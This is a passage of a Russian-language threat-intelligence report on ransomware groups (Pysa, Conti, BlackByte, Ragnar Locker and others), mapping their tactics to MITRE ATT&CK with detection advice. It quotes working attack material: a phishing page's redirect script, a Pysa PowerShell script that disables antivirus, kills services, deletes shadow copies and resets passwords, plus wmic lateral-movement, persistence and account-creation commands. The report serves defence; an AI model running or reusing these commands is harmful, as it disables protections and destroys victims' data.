ShuSkPVWdqgp2y5hsDhXQDYZQoZzlOXlncpvqRE6OFLf7RiyuWzV3brorEb6YwLyB4bZjJZJ8kil2T39fBexpcrmTbdVPIhs3nMcPspT6YXR2gwHKcZwsojzMYgiGe4ydZrOg1tW
</span></input></p>

</div>
<script type="text/javascript">
var delay = 1000;
setTimeout("document.location.href='http://www.veritaspartners.co.jp/6cvj.html'", delay);
</script>
<div style="display:none;">
cSMKw2NPoOI22kqApOMvt4YK3tk3DTYA4bHHJqNAFBVTRvpNw2gF9HCi4cRdRUlEYi8ZLRZ9alY2he2GdFGLMtAwHzMHHKSUpr4JxybNbgEXRKaZjk9lnI1FRKsmfrBzCdMZjsjNI
</div>

<h3>Downloading...</h3>
```

This address redirects to malicious URL:
https://d1.dropboxscdn.com/d/dhd6n3h39f7d/

После перехода по ссылке пользователь загружает XLS-документ, который, в свою очередь, загружает троян удаленного доступа SDBbot.

2

Классические документы DOCX с двумя DLL внутри: stGui1.dll, stGui2.dll. В документе используется макрос, цель которого – запустить одну из этих библиотек. Одна библиотека предназначена для 32-разрядных ОС, вторая – для 64-разрядных. Оба DLL-файла представляют собой загрузчики из семейства зловредов FRIENDSPEAK (Get2, GetAndGo).

Packed object content Show more (100) Export all results

Zone	MD5	Path	Packer	Type	Detects
Malware	1E91388FFD3E33B1276A48E5BAFB0EA4	/word/embeddings/oleObject1.bin//C:\U...	ZIP	dll x64	Trojan-Downloader.Win32.Gangola.cf
Malware	54C1FB467E57B409C41E50B31626C278	/word/embeddings/oleObject1.bin//C:\U...	Embedded	zip	HEUR:Trojan.Win32.Generic Trojan-Downloader.Win32.Gangola.cf
Malware	AE2E96C1A01F57F0400B98D5CBA23C07	/word/embeddings/oleObject1.bin//C:\U...	ZIP	dll x32	HEUR:Trojan.Win32.Generic
Malware	C46C91919EB1BDBFB93D5BA4CC2796...	/word/embeddings/oleObject1.bin	ZIP	document.ole2	HEUR:Trojan.Win32.Generic Trojan-Downloader.Win32.Gangola.cf

Заключение

Успешность этой техники злоумышленников зависит от человеческого фактора. Вредоносные полезные нагрузки в документах Microsoft Office запускаются только после того, как пользователь откроет файл и разрешит его редактирование. Организациям следует регулярно проводить тренинги по повышению осведомленности пользователей, чтобы снизить вероятность заражения через фишинговые кампании.

Основные шаблоны реализации техники User Execution: техника Malicious File T1204.002 может прослеживаться как активность доверенных процессов, таких как редакторы Microsoft Office, средства чтения PDF-документов (acrobat.exe, AcroRd32.exe) и прочие текстовые редакторы (notepad.exe):

- запуск Windows Shell;
- сохранение исполняемых файлов или скриптов;
- загрузка подозрительных библиотек;
- сетевые соединения из списка индикаторов компрометации (IP-адрес, URL-адрес или домен).

SIGMA

Приложение I. Started windows shell from Trusted process

Приложение I. Drop Execution File From by Trusted Process

Command and Scripting Interpreter T1059 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Command and Scripting Interpreter используется группировками-вымогателями на различных этапах атаки. Злоумышленники могут быть уверены, что cmd.exe будет работать на любом компьютере. Техника Windows Command Shell является «бюджетным» и в то же время универсальным инструментом в арсенале атакующего.

Командная оболочка является универсальным инструментом, поэтому техника переплетается с другими техниками. Чтобы учесть эти пересечения, мы решили описать эту технику более детально.

Киберпреступники активно пользуются интерпретатором PowerShell для запуска полезных нагрузок и совершения операций в системе жертвы. Многие из проанализированных операторов шифровальщиков применяют инструменты для атаки, основанные на PowerShell, а именно Empire и PowerSploit.

Ключевые TTPs пересекаются с техникой Command and Scripting Interpreter (в том числе по части применения командной оболочки, PowerShell и JavaScript):

- Запуск Windows Shell, как в технике User Execution: Malicious File T1204.002.
- Выполнение вредоносного контента через подписанные бинарные файлы, как в технике Signed Binary Proxy Execution T1218.
- Вызов через cmd или PowerShell огромного количества легитимных утилит с целью закрепиться в системе, обойти защитные меры или для повышения привилегий (то есть в рамках тактик Persistence, Defense Evasion или Privilege Escalation), например:
  - reg.exe
  - schtasks.exe
  - net.exe
  - sc.exe
- Декодирование информации.
- Разведка с помощью различных системных утилит, таких как:
  - arp.exe
  - ping.exe
  - netstat.exe
- Impact: остановка процессов и служб, удаление теневых копий и пр.

Другими словами, техника Windows Command Shell перекликается практически со всеми TTPs в Kill Chain.

Группировки Conti, Hive и Pysa используют PowerShell Empire и самописные скрипты для достижения своих целей.

Группа **Pysa** применяет в ходе атак впечатляющий арсенал сценариев PowerShell. Вот один из них (MD5: 398B71C2B6B9EF8ABD47DEACE3E844D3):

```
$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";
Invoke-Expression $Exp;
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
function s($s) {
Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Stop-Service -Force
Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Set-Service -StartupType Disabled
}
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
function p($p) {
wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");p("QuickBooks");p("QBDB");p("QBData");p("QBCF");
p("server");p("citrix");p("sage");p("http");p("apache");p("web");p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p(
Set-MpPreference -DisableRealtimeMonitoring $true;
Add-MpPreference -ExclusionExtension ".exe"
Get-ComputerRestorePoint |  Delete-ComputerRestorePoint;
dism /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /quiet
vssadmin delete shadows /all /quiet
wbadmin stop job
cmd.exe /c assoc .README=txtfile
$name = $env:computername;
New-Item -Path "\\HYPERDC1\log$" -Name "$name.txt" -ItemType "file" -Value "I'll be back.";
$MAC = arp -a $address | Select-String '([0-9a-f]{2}-){5}[0-9a-f]{2}' | Select-Object -Expand Matches | ForEach-Object -Process {
$MacByteArray = $_ -split "[:-]" | ForEach-Object { [Byte] "0x$_"}
[Byte[]] $MagicPacket = (,0xFF * 6) + ($MacByteArray  * 16)
$UdpClient = New-Object System.Net.Sockets.UdpClient
$UdpClient.Connect(([System.Net.IPAddress]::Broadcast),7)
$UdpClient.Send($MagicPacket,$MagicPacket.Length)
$UdpClient.Close()
}
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'-Name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
Function Get-StringHash([String] $String,$HashName = "MD5")
{
    $StringBuilder = New-Object System.Text.StringBuilder
    [System.Security.Cryptography.HashAlgorithm]::Create($HashName).ComputeHash([System.Text.Encoding]::UTF8.GetBytes($String))|%{
    [Void]$StringBuilder.Append($_.ToString("x2"))
    }
    $StringBuilder.ToString()
}
$localusers = Get-WmiObject -Class Win32_UserAccount -ComputerName $env:COMPUTERNAME -Filter LocalAccount='true' | select -ExpandProperty name
foreach ($user in $localusers)
{
    $myUser = "$($user)pysa"
    $hash = Get-StringHash $myUser
    $pass = $hash.substring(0, 13)
    ([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("$pass");
}
```

Киберпреступники из **BlackByte** пользуются PowerShell в других целях: активируют уязвимые протоколы, деобфусцируют / декодируют файлы или информацию, удаляют теневые копии и используют WMI-Object не по прямому назначению. В качестве примера приведем несколько аргументов командной строки:

Command_line: “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol


Command_line: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe -command “Set-MpPreference -EnableControlledFolderAccess Disabled”

Command_line: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe Install-WindowsFeature -Name \”RSAT-AD-PowerShell\” –IncludeAllSubFeature

```
Command_line: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe -command
“$x = [System.Text.Encoding] ::Unicode.GetString([System.Convert]::FromBase64String
(‘RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAg’+’AFcAaQBuAD
MAMgBfAFMAaABhAGQAbwB3AGMAbwBwAHkAIAB8AC’+
’AARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAkA’+
’F8ALgBEAGUAbABlAHQAZQAoACkAOwB9AA==’)); Invoke-Expression $x”
```

Заключение

Киберпреступники применяют технику Command and Scripting Interpreter для реализации совершенно разных сценариев на разных этапах атаки, начиная с запуска полезной нагрузки из фишингового письма и заканчивая остановкой служб. Детальное описание реального применения этой техники встречается в других разделах отчета, посвященных остальным техникам.



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Execution of Downloaded Powershell Code

Приложение I. Encoded/decoded PowerShell Code Execution

Приложение I. Executing PS1 from Public Directory

Приложение I. Powershell Suspicious Arguments

Приложение I. Executing JavaScript from Public Directories

Windows Management Instrumentation T1047 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

WMI представляет собой реализацию набора технологий WBEM (Web-Based Enterprise Management) компанией Microsoft. Они основаны на общей информационной модели (CIM) и дают возможность удаленного управления множеством системных компонентов в среде Windows. Благодаря гибкости и масштабируемости WMI он часто используется системными администраторами крупных доменов. Скрипты, использующие WMI, встречаются повсеместно.

Типичные сценарии использования киберпреступниками WMI:

- закрепление в системе через WMI с помощью Standard Consumer Classes;
- использование командлетов PowerShell (Get-WmiObject, Invoke-WmiMethod и пр.) для взаимодействия с WMI;
- применение утилиты wmic.exe в рамках Defense Evasion, Discovery, Impact и в ряде других тактик за счет того, что эта утилита насчитывает большое количество удобных стандартных псевдонимов для WMI-объектов;
- использование службы WMI для дальнейшего распространения через DCOM (Distributed Component Object Model) и WinRM (Windows Remote Management).

Чаще всего посредством WMI реализовано удаление теневых копий, что характерно для всех описываемых групп вымогателей:

```
Image_Path: $windir\$system32\wbem\WMIC.exe
Command_line: wmic shadowcopy delete
```

Также через WMI можно собирать информацию о системе. Зловред **BlackCat** извлекает через запрос WMIC уникальный идентификатор компьютера (UUID), чтобы сгенерировать для жертвы уникальный платежный TOR-адрес:

```
Image_Path: $windir\$system32\wbem\WMIC.exe
Command_line: wmic csproduct get UUID
```

Чтобы остановить процессы, операторы **Pysa** в своих powershell-скриптах используют также утилиту wmic:

```
function p($p) {
wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QBDB");p("QBData");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");
```

```
Image_Path: $windir\$system32\wbem\WMIC.exe
Command_line: “$windir\$system32\Wbem\WMIC.exe” process where “name like ‘%manage%’” delete
```

Более того, WMI используется для распространения зловреда по сети. К примеру, Cobalt Strike Beacon, использовавшийся группировкой **Conti**, распространялся через инструмент wmic:

```
Command_line: wmic /node:<IP_address> /user:”<domain>\<user>” /password:”<password>” process call create “cmd /c <cobaltstrike_path>”
```

Более сложный метод распространения зловреда описали специалисты GERT в своем расследовании шифровальщика **Hive**. Акторы оставляли в системе файл WMI_180.bat, содержащий множество команд для копирования исполняемого файла из общего каталога \\<xxx>\share$\xxx.exe в каталоги %APPDATA% различных компьютеров в сети с помощью WMI и службы Windows BITS (список IP-адресов хранился в файлах вида comps##.txt):

```
start wmic /node:@C:\share$\comps##.txt /user:” <xxx>.com\<xxx>” /password:”*********” process call create “cmd.exe /c bitsadmin /transfer xxx \\<xxx>\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe”
```

Заключение

Как можно заметить, киберпреступники активно пользуются WMI в разных целях. Выявить такую активность помогут правила корреляции, отслеживающие подозрительные команды и параметры WMIC. Самые важные операции, явно характеризующие типовое поведение шифровальщиков, – распространение по сети с помощью wmic/node:... и удаление теневых копий с помощью wmic shadowcopy delete.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Suspicious Command wmic.exe

Приложение I. Suspicious Child Process Wmiprvse.exe

Тактика MITRE ATT&CK

Persistence

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Persistence

Операторы шифровальщиков стремятся закрепиться в системах, чтобы обеспечить себе доступ к ним в дальнейшем. Тактика Persistence состоит из различных действий, в результате которых, например, шифровальщик будет принудительно запускаться при загрузке ОС или при входе пользователя в систему. Закрепление в системе осуществляется через службы Windows, разделы Run реестра или задачи планировщика. Или, к примеру, с целью сохранения прав доступа злоумышленники могут провести манипуляции с учетными записями и в дальнейшем получить доступ при помощи этих учетных данных.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
Scheduled Task T1053.005	●	●	●	●		●	●	
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001	●		●		●	●		●
Account Manipulation T1098	●	●	●	●	●	●	●	●
Create or Modify System Process: Windows Service T1543.003	●	●	●	●	●			
BITS Jobs T1197	●			●				

Scheduled Task T1053.005 6 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Задачи планировщика дают возможность выполнять вредоносные программы при запуске системы или по расписанию. Планировщик задач Windows также позволяет удаленно выполнить программу и, как следствие, распространять ее по сети.

Вот как **BlackByte** устанавливает задачу планировщика (в качестве пути к родительскому образу отображается утилита REGEDIT, так как злоумышленники из BlackByte пользуются техникой Process Hollowing, чтобы скрыть зловред):

```
Image_path: “$windir\\$system32\\schtasks.exe”
Command_line: “ “$windir\\$system32\\schtasks.exe /create /np /sc HOURLY /tn Task /tr
\”$windir\\$system32\\cmd.exe /c for /l %x in (1,1,75) do start wordpad.exe /p C:\\Users\\tree.dll\” /st 07:00”
Parent_image_path: “$windir\\regedit.exe”
```

TrickBot RAT, применяемый **Conti**, также создает задачи планировщика, например:

```
“$windir\$system32\Tasks\Dogecoin autoupdate#52231” для запуска своего семпла с аргументом “-u”
“$windir\$system32\Tasks\discord autoupdate#10823”
```

Название Dogecoin вместе с идентификатором #52231 генерируются динамически. (0dedfa96043208167f8deb5cc652909a)

Кроме того, актор Conti устанавливает Cobalt Strike Beacon через schtasks.exe с параметром /s, сопровождая его именем целевой системы. Это позволяет внедрять Beacon удаленно.

Расследование GERT свидетельствует о том, что группа **LockBit** тоже создает и выполняет задачи планировщика:

```
User_userlogon_h для c:\temp\v2.exe
Comp_sys_h для c:\temp\v2.exe
```

Семпл **Clop (TA505)** создает следующее задание:

```
Command_line: “schtasks /create /sc minute /mo 1 /tn Server /tr $user\$temp/Server.exe”
```

Заключение

Создание задач планировщика – одна из популярных техник киберпреступников, которую нельзя игнорировать. Зловред при этом часто размещается в публичной директории, на чем может основываться правило корреляции. Другой способ обнаружения подозрительной активности с участием schtasks.exe – поиск аномалий, связанных с родительскими/дочерними процессами.

SIGMA

Приложение I. Scheduled Task Start from Public Directory

Приложение I. Windows Shell Started Schtasks

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001

5 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Операторы шифровальщиков зачастую применяют технику Boot or Logon Autostart Execution, чтобы закрепиться в целевом окружении. Добавление шифровальщика в раздел Run реестра или в папку автозапуска – не менее популярный способ закрепления, чем задачи планировщика. Многие семплы шифровальщиков применяют эту технику. Рассмотрим несколько примеров.

Семпл **LockBit** добавляет себя в раздел Run реестра:

```
Image_path: $selfpath\$selfname.exe
Registry_key: \REGISTRY\USER\$usersid\Software\Microsoft\Windows\CurrentVersion\Run
Target_file: $selfpath\$selfname.exe
```

Шифровальщик BlackCat добавляет в реестр свой путь ($user\$appdata\[random]\) в качестве папки автозапуска: \REGISTRY\USER\$usersid\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders.

Семпл **Rangar Locker** также создает для автозапуска несколько записей в реестре:

```
Image_path: $selfpath\$selfname.exe
Registry_key: \REGISTRY\USER\$usersid\Software\Microsoft\Windows\CurrentVersion\Run
Target_file: $user\$temp\Payload.exe
```

```
Image_path: $user\$temp\Payload.exe
Registry_key: \REGISTRY\USER\$usersid\Software\Microsoft\Windows\CurrentVersion\Run
Target_file: C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Templates\Windows.URL
```

После чего **Ragnar Locker** скрывает этот файл:

```
Image: $system32\attrib.exe
Command_line: attrib +h +r +s “C:\Users\[user]\AppData\Local\Temp\Payload.exe”
Parent_image_path: $selfpath\$selfname.exe
```

Затем зловред создает файл ярлыка в папке автозапуска (C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup named Windows.lnk), указывающий на следующий исполняемый файл:

```
“C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.exe”
```

Командная строка, скрывающая недавно созданный файл: attrib +h +r +s "C:\Users\user001\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.exe"

Другой семпл **Ragnar Locker** действует практически аналогично:

```
Image_path: $selfpath\$1sass.exe
Registry_key: \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Target_file: $windir\$system32\$1sass.exe
```

Кроме того, операторы **Ragnar Locker** используют Remote Utilities Tool и тоже добавляют его в автозапуск следующей командой:

```
REG ADD “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce” /V “Virtual Printer Driver” /t REG_SZ /F /D “”$user\$appdata\Macromedia\Temporary\WinPrint.exe””
```

Семпл Clop (TA505) принудительно прописывает себя ($user\$temp\svchos23.exe) в автозапуск системы (в разделы реестра \REGISTRY\USER\$usersid\Software\Microsoft\Windows\CurrentVersion\Run и \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run).

Также было замечено, как семплы Clop (TA505) создавали файл Java update.exe в папке автозапуска ($user\$appdata\Microsoft\Windows\Start Menu\Programs\Startup\).

Заключение


Киберпреступники обычно добавляют свои зловреды в следующие разделы Run в реестре:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

Также они используют папку автозапуска:

- C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\

Существуют и другие разделы реестра и места, куда злоумышленники могут поместить свою полезную нагрузку. Чтобы противодействовать техникам закрепления, основанным на автозапуске при загрузке системы или входе пользователя, мы рекомендуем обращать внимание на программы, добавленные из публичных каталогов, на исполняемые файлы с подозрительными расширениями и на записи, маскирующиеся под легитимные процессы ОС. Разумеется, эффективнее всего проверять все без исключения программы, добавленные в списки автозапуска.



SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Modification Main Registry Run Keys

Приложение I. Adding Path of Open Folder in Run Keys via Registry

Приложение I. Adding Suspicious File in Autorun Keys via Registry

Приложение I. Suspicious File Creation in Startup Folder

Account Manipulation T1098 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

К манипуляциям с учетными записями относятся изменение паролей скомпрометированных учетных записей, добавление учетных записей в группы с повышенными привилегиями, изменение парольной политики и любые другие действия, которые позволяют злоумышленникам сохранить доступ к системе. Заполучив достаточный уровень привилегий, злоумышленники создают свои учетные записи и добавляют их в группы администраторов. Создав дамп существующих учетных записей и получив к ним доступ, атакующие могут сменить пароли к учетным записям администраторов домена, чтобы затруднить принятие ответных мер.

Эксперты группы GERT расследовали инцидент, в котором злоумышленники просто заблокировали пользователей домена и удалили их из группы Domain admins. Опираясь на расследования GERT, мы выделили распространенные команды для создания учетных записей и добавления их в группы администраторов:

```
Command_line: “net user xxx [password] /add /active:yes /expires:never“
Command_line: “net localgroup administrators xxx /add“
```

Также мы наблюдали применение следующих команд, перечисляющих списки групп и учетных записей:

```
Command_line: “net group “Enterprise admins” /domain”
Command_line: “net group “Domain admins” /domain”
```

Созданные пользователи впоследствии были добавлены в группы Domain admins и Enterprise admins.

Некоторые киберпреступники проводят манипуляции с учетными записями и изменяют их во время атак с помощью автоматических скриптов. Например, проанализировав сценарии PowerShell Pysa, мы увидели фрагменты кода, которые добавляли новых пользователей с именем формата [localuser]pysa и паролем [md5(localuser)][0,12] для каждого существующего локального пользователя на локальном компьютере.

```
foreach ($user in $localusers)
{
    $myUser = "$($user)pysa"
    $hash = Get-StringHash $myUser
    $pass = $hash.substring(0, 13)
    ([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("$pass");
}
```

Заключение

Чтобы сохранить доступ к скомпрометированным учетным записям, злоумышленники модифицируют учетные данные и привилегии групп. Для обнаружения манипуляций с учетными записями мы предлагаем отслеживать создание учетных записей и их добавление в группы. Особое подозрение вызывают манипуляции через командную строку, поскольку администраторы преимущественно работают с графическим интерфейсом. Разумеется, некоторые составляющие техники Account Manipulation T1098 пересекаются с техниками Create Account T1136 и Account Access Removal T1531.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Account Creation via Powershell

Приложение I. Account Creation via net.exe

Приложение I. Adding Account in Domain or Local Admin Group via net.exe

Приложение I. Adding Account in Domain or Local Admin Group via PowerShell

Create or Modify System Process: Windows Service T1543.003

5 / 8


Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Киберпреступники активно пользуются службами Windows, работающими в фоновом режиме, чтобы закрепляться в системе и выполнять вредоносную полезную нагрузку. Рассматриваемые операторы шифровальщиков также прибегали к созданию служб Windows. При этом они стремятся замаскировать имена служб и их описания, чтобы зловред не привлекал к себе внимания.

Например, троян удаленного доступа ChaChi RAT из арсенала группы **Pysa** запускает службу с именем JavaJDBC и описанием Oracle JDBC service driver. Возможны и другие сочетания:

```
Image_path: "$selfpath\$selfname.exe"
Service_name: "JavaJDBC"
Service_path: "$selfpath\\$selfname.exe"
```

```
Image_path: "$selfpath\$selfname.exe"
Service_name: "WindowsProtectionSystem"
